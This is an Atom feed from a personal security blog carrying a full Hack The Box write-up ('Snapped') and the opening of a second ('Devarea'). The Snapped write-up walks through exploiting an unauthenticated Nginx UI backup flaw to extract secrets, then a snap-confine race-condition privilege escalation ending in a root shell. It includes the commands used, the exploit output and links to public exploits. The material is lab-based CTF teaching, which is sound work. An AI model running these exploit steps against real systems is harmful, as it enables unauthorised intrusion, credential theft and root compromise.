<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en_US"><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://surajitsen.live/feed.xml" rel="self" type="application/atom+xml" /><link href="https://surajitsen.live/" rel="alternate" type="text/html" hreflang="en_US" /><updated>2026-04-30T08:06:06+00:00</updated><id>https://surajitsen.live/feed.xml</id><title type="html">Portfolio | Surajit Sen</title><subtitle>Explore the portfolio of Surajit Sen , a student , security researcher , bug hunter , ctf player and backend dev.</subtitle><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><entry><title type="html">HTB – Snapped</title><link href="https://surajitsen.live/htb/2026/04/28/snappedhtb.html" rel="alternate" type="text/html" title="HTB – Snapped" /><published>2026-04-28T00:00:00+00:00</published><updated>2026-04-28T00:00:00+00:00</updated><id>https://surajitsen.live/htb/2026/04/28/snappedhtb</id><content type="html" xml:base="https://surajitsen.live/htb/2026/04/28/snappedhtb.html"><![CDATA[<h2 id="initial-enumeration">Initial Enumeration</h2>

<p>After getting the target ip address, the first step was to perform an Nmap scan to identify open ports and services:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-sC</span> <span class="nt">-sV</span> <span class="nt">-A</span> <span class="nt">-p-</span> <span class="nt">-O</span> <span class="nt">--min-rate</span><span class="o">=</span>1000 10.129.42.237
</code></pre></div></div>

<p><strong>Scan Results:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.95 at 2026-04-28 02:15 EDT
Nmap scan report for 10.129.42.237
Host is up (0.29s latency).
Not shown: 65533 closed tcp ports (reset)

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15
| ssh-hostkey: 
|   256 4b:c1:eb:48:87:4a:08:54:89:70:93:b7:c7:a9:ea:79 (ECDSA)
|_  256 46:da:a5:65:91:c9:08:99:b2:96:1d:46:0b:fc:df:63 (ED25519)

80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://snapped.htb/

Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
</code></pre></div></div>

<h2 id="web-enumeration--subdomain-discovery">Web Enumeration &amp; Subdomain Discovery</h2>

<p>Navigating to <code class="language-plaintext highlighter-rouge">http://10.129.42.237</code> revealed a redirect to <code class="language-plaintext highlighter-rouge">http://snapped.htb</code>. The domain was added to <code class="language-plaintext highlighter-rouge">/etc/hosts</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"10.129.42.237 snapped.htb"</span> | <span class="nb">tee</span> <span class="nt">-a</span> /etc/hosts
</code></pre></div></div>

<p>Initial browsing of <code class="language-plaintext highlighter-rouge">snapped.htb</code> didn’t revealed anything juicy, so subdomain fuzzing was performed:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt <span class="se">\</span>
      <span class="nt">-u</span> http://snapped.htb <span class="nt">-H</span> <span class="s2">"HOST: FUZZ.snapped.htb"</span> <span class="nt">-mc</span> 200
</code></pre></div></div>

<p><strong>Discovery:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>admin                   [Status: 200, Size: 1407, Words: 164, Lines: 50]
</code></pre></div></div>

<p>The subdomain <code class="language-plaintext highlighter-rouge">admin.snapped.htb</code> was added to <code class="language-plaintext highlighter-rouge">/etc/hosts</code> and accessed, revealing an <strong>Nginx UI</strong> dashboard.</p>

<h2 id="exploiting-cve-2026-27944-nginx-ui">Exploiting CVE-2026-27944 (Nginx UI)</h2>

<p>Research into Nginx UI vulnerabilities revealed:</p>

<h3 id="critical-vulnerabilities-2026">Critical Vulnerabilities (2026):</h3>

<ol>
  <li><strong>CVE-2026-33032 (MCPwn Authentication Bypass - CVSS 9.8)</strong>
    <ul>
      <li>The <code class="language-plaintext highlighter-rouge">/mcp_message</code> endpoint fails to enforce authentication</li>
      <li>Allows unauthenticated attackers to manage Nginx and execute commands</li>
    </ul>
  </li>
  <li><strong>CVE-2026-27944 (Unauthenticated Backup Download - CVSS 9.8)</strong>
    <ul>
      <li>Versions before 2.3.3 allow unauthenticated backup access</li>
      <li>AES-256 encryption key and IV disclosed in <code class="language-plaintext highlighter-rouge">X-Backup-Security</code> header</li>
      <li>Enables decryption of credentials, SSL keys, and configs</li>
    </ul>
  </li>
  <li><strong>CVE-2026-33026 (Backup Tampering &amp; Injection)</strong>
    <ul>
      <li>Fixed in 2.3.4, allows malicious config injection</li>
    </ul>
  </li>
</ol>

<h3 id="exploiting-the-backup-vulnerability">Exploiting the Backup Vulnerability</h3>

<p>Accessing <code class="language-plaintext highlighter-rouge">http://admin.snapped.htb/api/backup</code> downloaded a ZIP file:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/snappedhtb]
└─<span class="nv">$ </span>file backup-20260428-022136.zip 
backup-20260428-022136.zip: Zip archive data

┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/snappedhtb]
└─<span class="nv">$ </span>unzip backup-20260428-022136.zip 
Archive:  backup-20260428-022136.zip
  inflating: hash_info.txt           
  inflating: nginx-ui.zip            
  inflating: nginx.zip
</code></pre></div></div>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/snappedhtb]
└─<span class="nv">$ </span><span class="nb">cat </span>hash_info.txt 
�<span class="o">)</span>+��ƺ�c��MfL�U98�5�5Ԕ��G�c�]F�Ujr<span class="s1">'���|�!
%&amp;��(���x       �9t5�Q�]_&gt;��(@��B��k���c��7�2_O��#��\�����&gt;�c{�Q�����ڄ�&gt;l�����ƝT7/�}��X��uC��(
�A(�K�/��
         ��
           ց��0QS�軭��  
</span></code></pre></div></div>
<p>its encrypted 
The <code class="language-plaintext highlighter-rouge">X-Backup-Security</code> header contained the encryption key and IV:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/snappedhtb]
└─<span class="nv">$ </span>curl <span class="nt">-v</span> http://admin.snapped.htb/api/backup <span class="nt">-o</span> backup.zip 2&gt;&amp;1 | <span class="nb">grep</span> <span class="nt">-i</span> <span class="s2">"X-Backup-Security"</span>
&lt; X-Backup-Security: 4kaig8RUr+4NSvfJ6Of3bj6W7nP9VwYP9IjZGSiGCto<span class="o">=</span>:wevqrDQJpKHXzrJSr+taQg<span class="o">==</span>
</code></pre></div></div>
<h3 id="decrypting-the-backup">Decrypting the Backup</h3>

<p>Using a public exploit for CVE-2026-27944:</p>

<p>https://github.com/Skynoxk/CVE-2026-27944</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/snappedhtb/CVE-2026-27944-POC]
└─<span class="nv">$ </span>python exploit_enhanced.py <span class="nt">--target</span> http://admin.snapped.htb <span class="nt">--decrypt</span> <span class="nt">--show-secrets</span>
        
<span class="o">======================================================================</span>
CVE-2026-27944 - Nginx UI Unauthenticated Backup Download + Dashboard Access
<span class="o">======================================================================</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Downloading backup from http://admin.snapped.htb/api/backup
<span class="o">[</span>+] Backup downloaded successfully <span class="o">(</span>18306 bytes<span class="o">)</span>
<span class="o">[</span>+] Saved to: backup.bin

<span class="o">[</span><span class="k">*</span><span class="o">]</span> X-Backup-Security header: FHAHISTlSj7auC9HPLsz6xby+mBvo3bvbl7VMyNOWZE<span class="o">=</span>:ZMpW3hraTFvZc/EF6Rr+jw<span class="o">==</span>
<span class="o">[</span>+] Parsed AES-256 key: FHAHISTlSj7auC9HPLsz6xby+mBvo3bvbl7VMyNOWZE<span class="o">=</span>
<span class="o">[</span>+] Parsed AES IV    : ZMpW3hraTFvZc/EF6Rr+jw<span class="o">==</span>

<span class="o">[</span>+] Key length: 32 bytes <span class="o">(</span>AES-256 ✓<span class="o">)</span>
<span class="o">[</span>+] IV length : 16 bytes <span class="o">(</span>AES block size ✓<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Extracting encrypted backup to backup_extracted
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Main archive contains: <span class="o">[</span><span class="s1">'hash_info.txt'</span>, <span class="s1">'nginx-ui.zip'</span>, <span class="s1">'nginx.zip'</span><span class="o">]</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Decrypting hash_info.txt...
    → Saved to backup_extracted/hash_info.txt.decrypted <span class="o">(</span>199 bytes<span class="o">)</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Decrypting nginx-ui.zip...
    → Saved to backup_extracted/nginx-ui_decrypted.zip <span class="o">(</span>7688 bytes<span class="o">)</span>
    → Extracted 2 files to backup_extracted/nginx-ui
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Decrypting nginx.zip...
    → Saved to backup_extracted/nginx_decrypted.zip <span class="o">(</span>9936 bytes<span class="o">)</span>
    → Extracted 22 files to backup_extracted/nginx

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Hash info:
nginx-ui_hash: 4ad8655192ed5ee220cb820d46db34c1049c37ef4a7ddc5482010620976e72bb
nginx_hash: 2f0263bd95d62226c216fff4bc222711b713e9b4a993207dc8695137c536af09
timestamp: 20260428-024653
version: 2.3.2


<span class="o">[</span><span class="k">*</span><span class="o">]</span> Extracting secrets from backup_extracted/nginx-ui/app.ini
<span class="o">[</span>+] Secrets extracted:
    JWT Secret    : 6c4af436-035a-4942-9ca6-172b36696ce9
    Node Secret   : c64d7ca1-19cb-4ebe-96d4-49037e7df78e
    Crypto Secret : 5c942292647d73f597f47c0be2237bf7347cdb70a0e8e8558e448318862357d6
    Email         : admin@test.htb

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Verifying Node Secret bypass...
<span class="o">[</span>+] Node Secret verified! Admin API access confirmed
<span class="o">[</span>+] Total <span class="nb">users </span><span class="k">in </span>system: 2

┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/…/snappedhtb/CVE-2026-27944-POC/backup_extracted/nginx-ui]
└─<span class="nv">$ </span><span class="nb">ls                        
</span>app.ini  database.db
                                                                                             
┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/…/snappedhtb/CVE-2026-27944-POC/backup_extracted/nginx-ui]
└─<span class="nv">$ </span><span class="nb">pwd</span>                                                                                  
/home/kali/Downloads/snappedhtb/CVE-2026-27944-POC/backup_extracted/nginx-ui
</code></pre></div></div>


<p><img src="/assets/images/ctf/snapped/hash.png" alt="box" />
<img src="/assets/images/ctf/snapped/db.png" alt="box" /></p>

<h2 id="ssh-access">SSH Access</h2>

<p>After cracking the password for user <code class="language-plaintext highlighter-rouge">jonathan</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>ssh jonathan@snapped.htb
The authenticity of host <span class="s1">'snapped.htb (10.129.42.237)'</span> can<span class="s1">'t be established.
ED25519 key fingerprint is: SHA256:n0XlQQqHGczclhalpCeoOZDYQGr7rl3WlJytHLWPkr8
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '</span>snapped.htb<span class="s1">' (ED25519) to the list of known hosts.
jonathan@snapped.htb'</span>s password: 
</code></pre></div></div>

<p><strong>Successful Login:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)

jonathan@snapped:~$ ls
Desktop  Documents  Downloads  linpeas.sh  Music  Pictures  Public  snap  Templates  user.txt  Videos
</code></pre></div></div>

<h2 id="privilege-escalation-via-cve-2026-3888">Privilege Escalation via CVE-2026-3888</h2>

<h3 id="understanding-the-vulnerability">Understanding the Vulnerability</h3>

<p><strong>CVE-2026-3888</strong> is a local privilege escalation vulnerability in <code class="language-plaintext highlighter-rouge">snap-confine</code> and <code class="language-plaintext highlighter-rouge">systemd-tmpfiles</code>. Here’s how it works:</p>

<h4 id="step-1-the-regular-cleanup-the-trigger">Step 1: The Regular Cleanup (The Trigger)</h4>
<ul>
  <li>Linux systems use <code class="language-plaintext highlighter-rouge">systemd-tmpfiles</code> to delete old files in <code class="language-plaintext highlighter-rouge">/tmp</code> to save space</li>
  <li>By default, it clears out files every few weeks</li>
  <li><strong>The Flaw:</strong> When this service deletes <code class="language-plaintext highlighter-rouge">/tmp/.snap</code>, it briefly leaves a “hole” where that folder used to be</li>
</ul>

<h4 id="step-2-the-race-condition-the-timing">Step 2: The Race Condition (The Timing)</h4>
<ul>
  <li>This is a <strong>TOCTOU</strong> (Time-of-Check to Time-of-Use) bug</li>
  <li>An attacker cannot delete the folder themselves (no permission), so they wait for the system to do it</li>
  <li><strong>The Attack:</strong> The attacker runs a script that constantly watches that folder. The millisecond the system deletes it, the attacker’s script “races” to recreate a new version of that folder before the real snap service notices it’s gone</li>
</ul>

<h4 id="step-3-the-bait-and-switch">Step 3: The Bait-and-Switch</h4>
<ul>
  <li>Because the attacker created the new <code class="language-plaintext highlighter-rouge">/tmp/.snap</code> folder, they own it</li>
  <li>They place a “trap” inside: a symbolic link pointing to a sensitive part of the system (like the root filesystem)</li>
</ul>

<h4 id="step-4-the-elevation-the-payoff">Step 4: The Elevation (The Payoff)</h4>
<ul>
  <li>Any snap app starting (or triggered by the attacker) causes <code class="language-plaintext highlighter-rouge">snap-confine</code> to run</li>
  <li><code class="language-plaintext highlighter-rouge">snap-confine</code> sees the folder is missing or needs resetting, so it prepares the sandbox</li>
  <li>Because <code class="language-plaintext highlighter-rouge">snap-confine</code> runs with <strong>Root privileges</strong>, it follows the attacker’s “shortcut” without realizing it’s a trap</li>
  <li>It ends up mounting the attacker’s malicious files into a high-privilege area</li>
  <li><strong>The Result:</strong> The attacker, who started as a normal user, now has a “backdoor” into the system’s core and becomes <strong>Root</strong></li>
</ul>

<h3 id="system-information">System Information</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jonathan@snapped:~<span class="nv">$ </span>snap <span class="nt">--version</span>
snap    2.63.1+24.04
snapd   2.63.1+24.04
series  16
ubuntu  24.04
kernel  6.17.0-19-generic
</code></pre></div></div>

<h3 id="executing-the-exploit">Executing the Exploit</h3>

<p>The exploit was run against the Firefox snap:</p>

<p>how this exploit works ?</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
systemd-tmpfiles deletes the stale .snap mimic directory under /tmp (30-day age-out)
Attacker recreates it with controlled content — all files owned by the attacker
Exploit single-steps snap-confine via AF_UNIX socket backpressure to reliably win the race during the mimic bind-mount sequence
Attacker-owned libraries are mounted into the sandbox as root
ld-linux-x86-64.so.2 is replaced with shellcode that calls setreuid(0,0) + execve
Executing SUID snap-confine triggers the shellcode with root privileges
SUID bash is dropped to /var/snap/firefox/common/ to escape the sandbox
</code></pre></div></div>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jonathan@snapped:~/snap<span class="nv">$ </span>./exploit ./librootshell.so <span class="nt">-d</span> 
</code></pre></div></div>

<p><strong>Exploit Output:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>================================================================
    CVE-2026-3888 — snap-confine / systemd-tmpfiles SUID LPE
================================================================
[*] Payload: /home/jonathan/snap/./librootshell.so (9056 bytes)

[Phase 1] Entering Firefox sandbox...
[+] Inner shell PID: 65385

[Phase 2] Waiting for .snap deletion...
[*] --skip-wait: triggering cleanup...

[Phase 3] Race condition execution...
logger.go:93: DEBUG: need to create writable mimic needed to create path "/usr/lib/x86_64-linux-gnu/webkit2gtk-4.0"
logger.go:93: DEBUG: create-writable-mimic "/usr/lib/x86_64-linux-gnu"
logger.go:93: DEBUG: mount name:"/usr/lib/x86_64-linux-gnu" dir:"/tmp/.snap/usr/lib/x86_64-linux-gnu"

[!]   TRIGGER — swapping directories...
[+]   SWAP DONE — race won!
[*]   ld-linux in namespace: jonathan:jonathan 755
[+]   Poisoned namespace PID: 65882

[Phase 5] Injecting payload into poisoned namespace...
[+]   ld-linux owned by uid 1000 (attacker). Race confirmed.
[*]   Planting busybox...
[*]   Writing escape script → /tmp/sh
[*]   Overwriting ld-linux-x86-64.so.2...
[+]   Payload injected.

[Phase 6] Triggering root via SUID snap-confine...
[*]   snap-confine → snap-confine (SUID trigger)
[*]   Exit status: 0

[Phase 7] Verifying...
[+] SUID root bash: /var/snap/firefox/common/bash (mode 4755)
[*] Cleaning up background processes...

================================================================
  ROOT SHELL: /var/snap/firefox/common/bash -p
================================================================
</code></pre></div></div>

<h3 id="root-access-achieved">Root Access Achieved</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash-5.1# <span class="nb">id
</span><span class="nv">uid</span><span class="o">=</span>1000<span class="o">(</span>jonathan<span class="o">)</span> <span class="nv">gid</span><span class="o">=</span>1000<span class="o">(</span>jonathan<span class="o">)</span> <span class="nv">euid</span><span class="o">=</span>0<span class="o">(</span>root<span class="o">)</span> <span class="nb">groups</span><span class="o">=</span>1000<span class="o">(</span>jonathan<span class="o">)</span>

bash-5.1# <span class="nb">ls
</span>Desktop  Documents  Downloads  linpeas.sh  Music  Pictures  Public  snap  Templates  user.txt  Videos

bash-5.1# <span class="nb">cd</span> /root
bash-5.1# <span class="nb">ls
</span>nginxui  root.txt  snap

bash-5.1# <span class="nb">cat </span>root.txt
redact
</code></pre></div></div>
<h2 id="references">References</h2>

<ul>
  <li><a href="https://github.com/TheCyberGeek/CVE-2026-3888-snap-confine-systemd-tmpfiles-LPE">CVE-2026-3888 Exploit on GitHub</a></li>
  <li><a href="https://github.com/Skynoxk/CVE-2026-27944">CVE-2026-27944</a></li>
</ul>

<p>Thanks for reading ! happy hacking</p>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="htb" /><summary type="html"><![CDATA[Hack The Box snapped machine writeup]]></summary></entry><entry><title type="html">HTB – Devarea</title><link href="https://surajitsen.live/htb/2026/04/09/devarea-htb.html" rel="alternate" type="text/html" title="HTB – Devarea" /><published>2026-04-09T00:00:00+00:00</published><updated>2026-04-09T00:00:00+00:00</updated><id>https://surajitsen.live/htb/2026/04/09/devarea-htb</id><content type="html" xml:base="https://surajitsen.live/htb/2026/04/09/devarea-htb.html"><![CDATA[<p><img src="/assets/images/ctf/devarea/box.png" alt="box" /></p>

<p>after getting the ip i first ran</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-sC</span> <span class="nt">-sV</span> <span class="nt">-p-</span> <span class="nt">--min-rate</span><span class="o">=</span>10000 10.129.244.208
</code></pre></div></div>

<p><strong>got</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:10.10.15.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: DevArea - Connect with Top Development Talent
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.27.v20200227)
8500/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 09 Apr 2026 07:49:11 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest: 
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 09 Apr 2026 07:48:52 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   HTTPOptions: 
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 09 Apr 2026 07:48:53 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
</code></pre></div></div>
<hr />
<p>so juicy right ? lets check whats inside this ftp server :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─# ftp 10.129.244.208   
Connected to 10.129.244.208.
220 <span class="o">(</span>vsFTPd 3.0.5<span class="o">)</span>
Name <span class="o">(</span>10.129.244.208:kali<span class="o">)</span>: Anonymous
230 Login successful.
Remote system <span class="nb">type </span>is UNIX.
Using binary mode to transfer files.
ftp&gt; <span class="nb">dir
</span>229 Entering Extended Passive Mode <span class="o">(||</span>|43974|<span class="o">)</span>
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp&gt; <span class="nb">cd </span>pub
250 Directory successfully changed.
ftp&gt; <span class="nb">dir
</span>229 Entering Extended Passive Mode <span class="o">(||</span>|41712|<span class="o">)</span>
150 Here comes the directory listing.
<span class="nt">-rw-r--r--</span>    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp&gt; get 

</code></pre></div></div>

<p><strong>Downloaded File:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>employee-service.jar (a java archive file ) lets see 
</code></pre></div></div>
<hr />
<h3 id="decompiling-with-jd-gui">Decompiling with jd-gui</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jd-gui
</code></pre></div></div>
